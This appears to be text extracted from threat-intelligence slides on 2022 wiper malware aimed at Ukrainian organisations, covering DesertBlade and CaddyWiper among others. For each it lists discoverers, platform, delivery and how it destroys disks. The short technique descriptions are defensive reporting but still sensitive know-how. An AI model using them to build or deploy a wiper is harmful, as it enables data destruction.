
Discovered by: CERT-UA, ESET, and Microsoft

Attribution: -

Platform: Windows 32-bit


Delivery: RemCom?

Destruction: Wipes the first 0x10000 bytes of each disk using the random data (Mersenne Twister PRNG).



Wiper attacks in 2022

NioGuard



DesertBlade

Date: early March

Targets: a single Ukrainian entity

Discovered by: CERT-UA, Microsoft

Attribution: -


Platform: Windows 32-bit (Golang)

Delivery: GPO

Destruction: Iteratively overwriting and then deleting overwritten files on all accessible drives. Sparing the system if it is a domain controller.

Wiper attacks in 2022

NioGuard



CaddyWiper

Date: 14 March 2022

Targets: UA orgs

Discovered by: CERT-UA, ESET

Attribution: -

Platform: Windows 32-bit



Delivery: GPO

Destruction: overwriting the first 1920 bytes of data with '0' using 'CreateFileW' and 'DeviceIoControl' on from '\\.\PHYSICALDRIVE[9-0]'

```

